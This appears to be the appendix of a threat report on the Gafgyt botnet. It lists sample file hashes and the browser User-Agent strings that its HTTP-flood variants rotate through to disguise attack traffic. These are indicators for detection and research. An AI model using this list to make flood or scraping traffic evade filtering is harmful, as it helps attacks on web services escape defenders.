c12132f341d19c386a617ff2a607df35648ab6f17106608a575d086fadfe3a04
c159087ee8af27685a6b46b18cb59dfbcff85a165cd308c5d617eb3f8166b328
e949a6429530b8b6876073dc025a0cda0d6311a6dc15fcb72b24a3fe6cb86529
fe0c3682dac042b8cb92e731ace80660d7722782c1c5551ec2a18e747788c73d

APPENDIX

User-Agents used by Gafgyt HTTPCF samples
MOT-L7/08.B7.ACR MIB/2.2.1 Profile/MIDP-2.0 Configuration/CLDC-1.1
Mozilla/5.0 (compatible; Teleca Q7; Brew 3.1.5; U; en) 480X800 LGE VX11000
Mozilla/5.0 (Android; Linux armv7l; rv:9.0) Gecko/20111216 Firefox/9.0 Fennec/9.0
MOT-V300/0B.09.19R MIB/2.2 Profile/MIDP-2.0 Configuration/CLDC-1.0
Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; FunWebProducts)
Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/4.0; FDM; MSIECrawler; Media Center PC 5.0)
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:5.0) Gecko/20110517 Firefox/5.0 Fennec/5.0
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_5_7; en-us) AppleWebKit/530.17 (KHTML, like Gecko) Version/4.0 Safari/530.17 Skyfire/2.0
SonyEricssonW800i/R1BD001/SEMC-Browser/4.2 Profile/MIDP-2.0 Configuration/CLDC-1.1
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0; chromeframe/11.0.696.57)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; uZardWeb/1.0; Server_JP)
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.19 (KHTML, like Gecko) Chrome/1.0.154.39 Safari/525.19
Mozilla/5.0 (Linux; Android 4.4.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.89 Mobile Safari/537.36
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36
Mozilla/5.0 (X11; Linux x86_64; U; de; rv:1.9.1.6) Gecko/20091201 Firefox/3.5.6 Opera 10.62
Opera/9.80 (Windows NT 5.1; U;) Presto/2.7.62 Version/11.01
Opera/9.80 (X11; Linux i686; Ubuntu/14.10) Presto/2.12.388 Version/12.16
BlackBerry9700/5.0.0.743 Profile/MIDP-2.1 Configuration/CLDC-1.1 VendorID/100
BlackBerry7520/4.0.0 Profile/MIDP-2.0 Configuration/CLDC-1.1
Doris/1.15 [en] (Symbian)
Bunjalloo/0.7.6(Nintendo DS;U;en)
PSP (PlayStation Portable); 2.00
Mozilla/4.0 (PSP (PlayStation Portable); 2.00)
wii libnup/1.0
Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Thunderbird/38.2.0 Lightning/4.0.2
Mozilla/5.0 (PLAYSTATION 3; 3.55)
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.8) Gecko/20090327 Galeon/2.0.7
Mozilla/5.0 (Windows; U; Win 9x 4.90; SG; rv:1.9.2.4) Gecko/20101104 Netscape/9.1.0285
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; MyIE2; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0)
Mozilla/5.0 (Windows; U; Windows NT 6.1; cs; rv:1.9.2.6) Gecko/20100628 myibrow/4alpha2

Mozilla/5.0 (X11; U; Linux i686; pl-PL; rv:1.9.0.6) Gecko/2009020911
Mozilla/5.0 (Windows; U; Windows NT 6.1; rv:2.2) Gecko/20110201
Mozilla/5.0 (Macintosh; U; Intel Mac OS X; en; rv:1.8.1.11) Gecko/20071128 Camino/1.5.4
Mozilla/5.0 (compatible; U; ABrowse 0.6; Syllable) AppleWebKit/420+ (KHTML, like Gecko)
Mozilla/5.0 (X11; U; Linux ppc; en-US; rv:1.9a8) Gecko/2007100620 GranParadiso/3.1
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0